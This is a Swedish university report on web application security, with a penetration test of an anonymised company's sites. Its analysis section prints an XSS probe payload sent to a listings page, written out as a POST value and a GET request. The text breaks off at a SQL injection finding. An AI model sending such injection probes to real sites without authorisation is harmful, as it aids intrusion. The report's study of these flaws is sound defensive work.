Högskoleexamen

Sektionen för informationsvetenskap, data- och elektroteknik

Rapport för Högskoleexamen,

January 2013

Web application Security

Jose Enrique Charpentier Rojas

Web application security

Network Project, 7.5 hp

2013-01-16

Author: Jose Enrique Charpentier

Supervisors: **Olga Torstensson**

Malin Bornhager

Examiner: **Nicolina Månsson**

School of Information Science, Computer and Electrical Engineering
Halmstad University
PO Box 823, SE-301 18 HALMSTAD, Sweden

Report,
School of Information Science, Computer and Electrical Engineering
Halmstad University

Abstract

Problems related to web application security comes in many ways, one example is inexperience programmers but not only in the way they code and program but also which language and structure they use to code. Not only programmers but Software companies left holes in the software they developed of course without intention.

Because is proven that most of the vulnerabilities start in the web application side, as developers we need to follow certain principles, test our code and learn as much as possible about the subject, as a foundation of web application security in order to know how to prevent issues to the most significant treats.

The penetration test aimed to help the IT business to discover vulnerabilities in their system ensure their integrity and continue further in the web application security process. The vulnerability research perform in this report is the introduction of a big work that is under continuity for the company.

Finally the success of following security standards, process and methodologies applied on this field is considered the best approach to ensure web application security and priceless information you can benefit from.

Table of Contents

1 Introduction 1
1.1 Background 2
1.2 Objectives 3

2 Theoretical Background 5
2.1 Security foundations 6
2.2 Web application security fundamentals 7
2.2.1 Network Security 8
2.2.2 Securing the web server 10
2.2.3 Application security principles 10
2.3 Windows threat model 12
2.4 OWASP Top Ten Project 13

3 Method 15
3.1 Testing methodology 15

4 Analysis and result 19
4.1 Vulnerability summary 19
4.2 Vulnerability research 22
4.2.1 Cross-site Scripting 22
4.2.2 SQL Injection 24
4.2.3 Password transmitted over HTTP 25

5 Conclusion 27

6 References 28

1 Introduction

Taking into consideration that security in terms of infrastructure technology has become a principal attention for organizations and the public in general. Application security has positive and negative aspects in the society. The need to increase security and bring better standards is the product of the society itself, where hackers do their part, and in the opposite IT security specialists work to increase security levels, new technologies arrives and new jobs are available. Somehow hackers contribute to the society. In an ethical way intrusion and hacking in general is a concern.

With the fact that at least once in our life time we may have experienced some type of attack, there is no doubt of a need to emphasize in web application security. The problem gets deeper when considering what to secure and how to do it. The reason for security is to keep our assets protected; such security can be implemented at different levels, One of these levels is the application that is the least protected and most exposed.

Web application security relies on network security, the Operating system security configuration and the web server, as the whole platform does. But will be a firewall enough to keep our assets secured? We use methodologies, principles and standards to provide effective security solutions.

Now you may wonder. Am I vulnerable? Am I coding accordingly? How do I build a Secure Web Application? How can I protect my code from web application vulnerabilities? How do I find out if my application is hack-resilient? These answers can be found on this report.

1.1 Background

This case study consists of a research done to the web applications of an IT company in Sweden. Some of their code was tested with penetration tools to investigate possible failures in their code and identify web application vulnerabilities. We agreed to keep their company name anonymous, but some of their code will be shown for research purposes, sensitive information related to the business such as SQL connection credentials and customer related information will be hidden. The main goal of this case study is to be able to find out how to code hack-resilient applications.

Some example of this company web application code includes JavaScript, php, Ajax, jquery, css, html, xml and SQL files. The main function of these applications shows bellow:

- The organization's admin website that includes php code to handle their customer requests and Mysql database connections, and their interface code including html and css.
- The organization's CMS (Content Management System) Wordpress that is based primary on PHP and Mysql and is the main tool used by their customers.
- The organization's Web Application Framework CodeIgniter used in some of their customer's websites.

The research is based on the results given after performing a web application penetration test. The next step is to find out about the vulnerability issue and how to code to prevent this attack to happen in a real life situation. This research will help us to determine best coding practices, how to use web application tools, Identify problems and how to take action when a security issue happens.

1.2 Objectives

My intention is to study the foundations of web application security. Another important part is to learn how to protect our assets by securing the applications to create hack-resilient code and which tools we can use to be preventive and rely on a secure platform. To improve security in our organization and ensure that our information is secured, according to the standards, we need to apply these measurements and follow the approaches that best suits or security needs.

No matter of the developer's language code, they must have an understanding of web application security because they may be coding leaving behind holes that can lead to security threats.

A summary of this report includes the theoretical background, definitions and security fundamental information including models, standards and information about security. The research consists of a testing methodology conducted at the application level, using penetration testing tools. The analysis explains the most known security threats based on the results obtained for the IT Company.

2 Theoretical background

A Web application can be described as a program that is developed in order to perform specific processes. There are a bunch of technologies available today to help us develop these applications. Some of them include Ajax, php, JavaScript's, Perl, ASP.NET and much more. A web application normally handles the user's input in an external script and performs routines. Normally, this routines includes database data collection. The final result is return to the user depending of the type of task involved.

Web application security is defined as the methods, principles and implementation used to prevent and identify security threats. Security can be understood as an effective measure solution against threats.

A threat is considered a malicious danger that can exploit vulnerabilities against our resources. In web application this security weakness is the result of poor coding, mistakes in the development and bad design techniques. However in order to code our applications in a hack-resilient way, consider the following:

- To have organizational Management.
- Use testing tools.
- Follow Methodologies for development.
- Use standards, policies. [1]

2.1 Security foundations

As described earlier web application relies on Information security principles, some of these principles include the following:

Confidentiality – only allow access to data for which the user is permitted.

Integrity – make sure unauthorized users will not access data.

Availability – ensure data availability to the users when required. [2]

Based on Microsoft Web Application Security Fundamentals resources, authentication, authorization and auditing is included.

Authentication explains the process of identifying user correctly based on their rights. Authentication addresses the question: who are you?

Authorization explains the permission for those who has access over their resources, in other words, what you can do with those resources are like making changes in your account, modifying files and database tables.

Auditing explains that a user cannot deny operations such online transactions, processes. [1]

2.2 Web application security fundamentals

"A vulnerability in a network will allow a malicious user to exploit a host or an application. A vulnerability in a host will allow a malicious user to exploit a network or an application. A vulnerability in an application will allow a malicious user to exploit a network or a host."

- Carlos Lyons, Corporate Security, Microsoft

To summarize, Security must be addressed at three levels: network, host, and application. A weakness at any layer can be exploited by an attacker. [1] Web application security is intended to be applied to these three levels because they are dependant of each other to have a hack-resilient application. See figure 1 for a brief summary and a reference that shows how web application attacks are the most expose and least protected.



Figure 1, web application vulnerability.

2.2.1 Network Security

The main principle is that network security must be implemented to protect our assets, since network infrastructure such as routers, switches and firewalls have to be well configured to be secured against attacks. It is very important to protect our network not only from attacks to the TCP/IP but also to the interfaces with strong passwords. Another goal is to ensure the traffic integrity. [3]

The router is responsible for IP packets forwarding. One of its tasks is to block unauthorized traffic and the first point of attacks in our network. If we don't have access to the router settings there is not much to do about the network security of this device than to contact our ISP to obtain information about the security they implement at the network layer. [3] Otherwise some security configurations and measurements that could be implemented are to control administrative access, make sure it has the latest software and patches updates, auditing, logging and implement intrusion detection.

The switch main function is to improve the network performance of the administrative side. The switch forwards the packets to the network segments or hosts. Some measurements includes Virtual local area network(Vlan) configuration and access control, encryption, control access to the administration OS of the switch to prevent intruders to do misconfiguration, disable services that are not in use such as TFTP, limitation of the ACL's access.

The firewall allows or blocks traffic at the port, monitors the coming traffic requests and prevents known attacks against our servers.

Some configuration performed in the firewall includes: Patches, updates, filters, auditing, logging perimeter and Intrusion detection. As other network devices its OS should be regularly updated and be controlled by administrative access. [3]

Security begins with an understanding of how the system or network that needs to be secured works.

The most known network threats are

- Denial of service.
- Session hijacking.
- Spoofing.
- Sniffing.
- Information gathering. [3]

2.2.2 Securing the web server

Web servers are vulnerable; we are in need of methodologies to prevent from attacks. But why do we need to focus on web application to prevent attacks or exploits? Regardless of the OS that our web server uses being IIS, .net or Apache, security configuration must be perform at this level to diminish the vulnerability levels.

The main threats to a Web server are, Profiling, denial of service, unauthorized access, lack of privileges set up , arbitrary code execution, viruses, worms, and Trojan horses. A brief summary of these vulnerabilities at the web server level can be seen from the figure 2.



Figure 2, web server vulnerabilities

The process of securing our Web server involves a list of steps such as updates, monitoring, file and directories permission, ports configuration, registry configuration, log files, server certificates and much more.

2.2.3 Application security principles

It seems that the most exposed and least protected part of the platforms is the web application that is the code content that in principle handles request/process to/from the server. To have a better approach of a model that can represent adequately, web application security measures, is necessary to organize and prioritize the web application needs based on the infrastructure, technology and coding principles.

Well known application architecture is the model-view-controller; Known as MVC and it is implemented mostly with Apache and used in frameworks such as CodeIgniter.

In MVC architecture we can find the view that represents the front-end code, it can be understood as the HTML output for the user.

The controller is considered as the gate of the workflow, the code that handles the logic and process to ensure the safety of the output by the view code. The controllers in the server-side helps to validate the user input data against known security issues before parsing the data to the model for process, This ensure the integrity of the output form the view controller.[2]

Finally the Model can be seen as the method to deal with the processes to ensure that the code is not exposed but to be preventive. This is why the Model is responsible for the prevention of SQL injection.

The responsibility of the model is to test the data against business rules. For example, if a model stores data in a flat file, the code needs to be check for OS injection commands if the flat files are named by the user as well If the model stores data in an interpreted language, such as SQL. [2]

Appropriate syntax and calls by the model to the data server must be as secured as possible since the weakest holes are found with dynamic queries by unverified user input. The best performance and highest security is often obtained through parameterized stored procedures, followed by parameterized queries (also known as prepared statements) with strong typing of the parameters and schema.

Minimize network traffic for a multi-stage transaction or to remove security sensitive information from traversing the network is one of the major reasons for using stored procedures. [2] Stored procedures are not always the best solution to the problem anyway.

The following relevant security principles explained bellow can help us to achieve a better planning and security implementation:

- A secure infrastructure (network) as explained previously is necessary to ensure that the application level is secured, the same rule apply for our web services as well. [3]

- Review the architecture of the application. The design of our application is very important for the security. Critical parts of our code that handles process like the authentication, management, input validation, data stored code must be examine with major care. [4]

- Do not trust Security through Obscurity. Explained as a weak security control, nearly always fails when it is the only control this means that the security of key systems should not be reliant upon keeping details hidden. [2]

- Control input validation. This is one of the common ways attackers exploit. Some attacks include SQL injection, XSS, code injection. A form can be easily validated but the question is if it has the right method, which input is allowed or rejected. As good developer's one good way to control validation is to validate our users first at the gate and not rely on the client-side validation but on the server validation instead.

One typical example is that the input will lead to a SQL query. So far known this is the most vulnerable method for SQL injection attacks. How are we validating queries to the database is the question that answer the problem of this type of attacks primary.

- How is the application authenticating and how the code handles the requests is one of the most important steps in the security process not only for the code itself but for problems related to weak passwords, non-encrypted credentials in the server or SQL tables, over privileged accounts and long sessions. [1] It is really easy to gain access to systems, network devices, server's telnet sessions, databases, and every system that requires a password. There are several login tools available that can be used for legal or testing purposes, one is HYDRA.

- The Least privilege principle is about reducing the user privilege to perform process, for file system permissions, CPU limits, memory and the network. How your application is authorized inside the database and how access to system-level resources is controlled. Authorization vulnerabilities can result in information disclosure, data tampering, and elevation of privileges. [4]

- Minimize as much as possible the attack surface area. As a security measure to reduce the attack surface area is it better to review the code for those areas of vulnerabilities that may be eliminated just by creating user authentication or eliminating a function in the code that leads to exposure. [2]

For example, a web application implements online help with a search function. The search function can be vulnerable to SQL injection. If the help feature was limited to authorized users, the attack is reduced. If the help feature's search function incorporates data validation routines; the ability to perform SQL injection is reduced.

- Insecurity of external systems. Many companies use the process and models of external third party. Now how can we influence or control their process? I believe there is no security warranty on this, because their policies and developers may not follow our standard, that's why third party partners can expose our system security. [4]

- Sometimes simplicity over complex coding techniques will help in case we are in need of a simple approach. For example to use of global variables. [2]

- After one security issue has been discovered, it must be corrected and it is necessary to run specific testing tools according to the root cause of the problem and develop the right solution for the problem.

Improving web application security means to know our threats, after this we can analyze our applications. One good security approach is to follow Windows threat model process that is based on knowing our threats to know what to secure and how to.

2.3 Windows threat model

When designing web applications it is important to adopt a standardized model to improve security. The threat risk model is important to make sure we design a hack-resilient application. Based on Microsoft resources one of the most important security improvements was the universal adoption of a threat modelling [2].

In general terms to follow a threat risk model will allow us to control in an effective way our web application development costs and ensure our framework security. Microsoft has divided the threat modelling process into five different steps.

- Identify Security objectives: in this step it is essential to identify and understand security objectives by the development team. For application security this type of objectives may include privacy, financial, reputation, identity for example to ensure the identification for a bank translation over the internet of one user.

- Application overview: after we have determined Security objectives and know what in our system we must secure, the next approach is to analyze our application having in mind the architecture design including the documentation to determine their components, data flows and trust boundaries. For example Code traveling from the browser logically to the Database server must be carefully analyzed. [2]

- Decompose application: Is necessary to create a security profile by decomposing the application and the network, infrastructure design, this security profile will help us to find security vulnerabilities. For example, when investigating the authentication module, it is necessary to understand how data enters the

authentication module, how the module validates and processes the data, where the data flows, if data is stored, and what decisions are made by the module .[2]

- Identify the threats: to have a deep knowledge of the most common threats available out there will help us to best understand the hacker's goal. Identify possible holes in our application, by knowing how the threats behaves and how our application works, the structure behind it will help us to divide our needs based on the different types of known threats.

- Document and rate: finally to document the known threats and give them a rate is essential, because some of the main points to rate the threats is to prioritize their level and of course to better answer questions related to what to secure and what is the damage potential out of a scale for example. One of the best sources and well Documentation found out in the internet is provided by OWASP known as the Open Web Application Security Project.

2.4 OWASP Top Ten Project

The Open Web Application Security Project is an online community-organization that is dedicated to provide information and share the most relevant data related to web application security.

Some of the information available in their website includes the following:

- Application security tools and standards
- Complete books on application security testing,
- Secure code development and security code review
- Standard security controls and libraries
- Local chapters worldwide
- Cutting edge research
- Extensive conferences worldwide
- Mailing lists [5]

A good approach to web application security is to follow the threat model for a standardized security adoption. A great way to learn more about threats and vulnerabilities is to use the OWASP's top ten document. This research releases the most critical vulnerabilities with detailed information to help developers, organizations and the public in general about web application security weaknesses.

OWASP's top ten document answer questions related to the vulnerability. For example is the application vulnerable? How to prevent from such attack or vulnerability? Finally shows examples scenarios. This guide is useful when we know that our code has vulnerabilities.

3 Method

3.1 testing methodology

A penetration test can be described as a method to test the security of a system, by simulating different types of attacks but without affecting in reality the resources and creates an evaluation results to help us analyse for weaknesses.

A Web Application Penetration process involves a test or analysis of the application to discover weaknesses and vulnerabilities. If a security issues is found, it will be showed to the user (administrator-owner) along with the result of the impact sometimes giving as well a technical solution. [5]

Some of this web Application Penetration Testing tools includes hydra, SQLiX, Netsparker and Fiddler. These tools help in the analysis process to determine if a specific application is vulnerable. Based on their results we may end fixing issues related to the vulnerability of the problem itself. For example is possible that one domain results shows password transmitted over HTTP problems, I will tend to find an approach and solution to this problem by creating a summary report with the available resources and complex analysis.

Brief information about the testing tools used on this report includes Hydra that is a logon cracker that is mainly created for legal purposes. This tool gives consultants the option to find out how easy is to gain remote unauthorized access to a system. [7] See figure 3 screenshot showing the interface of Hydra.



Figure 3, Hydra interface.

SQLiX coded in Perl, a SQL injection scanner that is able to crawl and detect SQL injection, it does identify the back-end of the database and grab function results and

even execute MS-SQL queries or commands. [8] Figure 4 shows the SQLiX program analyzing the aaa.com website in the command line.



Figure 4, SQLiX command line.

Netsparker is a False-positive web application security scanner tool that is free for non commercial use and comes with a friendly user interface. [9]

Figure 5 shows a screenshot of the Netsparker program running a full web application security test of one of the selected domains for the IT Company.



Figure 5, Netsparker screenshot.

Fiddler is a Debugging Proxy which logs all HTTP(S) traffic between a computer and the Internet. The figure 6 below shows fiddler running on the test host. [10]



Figure 6, fiddler running on the test host.

The testing methodology was based on the following criteria.

Vulnerability summary, based on the domain we are testing the documentation include parameters, methods, the URL (if present), and the type of vulnerability discovered and how critical can be the issue.

Vulnerability research, after an issue is presented a brief description of the vulnerability is included with the impact, actions and solutions that can be consider to resolve the problem. Conclusion, extra documentation and external references based on the problem to be resolved are the last step.

4 Analysis

4.1 Vulnerability summary

In the beginning of the test phase, the first step were to obtain relevant information such as code language used, script validation information, type of framework used and website related information relevant for the test analysis. At the time the test phase started a total of 3 website domains were scanned.

The domain described as www.aaa.org present a big list of resources, database information, classes, libraries, templates, modules and a long file structure in general. With the help of Netsparker, the scanner test showed relevant results. From the 100 % of the test the majority of the false-positive test results were related directly to cross-site scripting under the folder /listings.php that is consider a medium risk.

Other medium risk results that the scanner showed were a possible Database identification, internal path leakage and blind SQL injection, but are considered a false-positive result. Finally under the path …/include/get_info.php, a programming error message was detected by the scanner. This was identified as a minor issue since it may lead to the reveal of important information to hackers.

The following table shows some parameters example that were used for the penetration test of the aaa.org and reveal possible cross-site scripting attack.

Parameter	Type	Value
qs_region	POST	'" ns= alert(0x0002DE)

GET
/listings.php?page=1&keyword=3&category=1&price_low=500&price_high=500&country=sverige&kommun=3&make=3&model=3&region=%5c%27%5c%22+ns%3d+netsparker%280x0002de%29+
HTTP/1.1
Referer: http://aaa.org/listings.php

Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5

The figure 7 is the output of the website after the code was added. The script caused the malfunction of the website query result.



Figure 7, a testing scripts performed to a website.

Related to the host www.bbb.com test, the most relevant result were relate to Blind SQL Injection and the identification of Mysql database. The figure 8 shows the results of the penetration test.

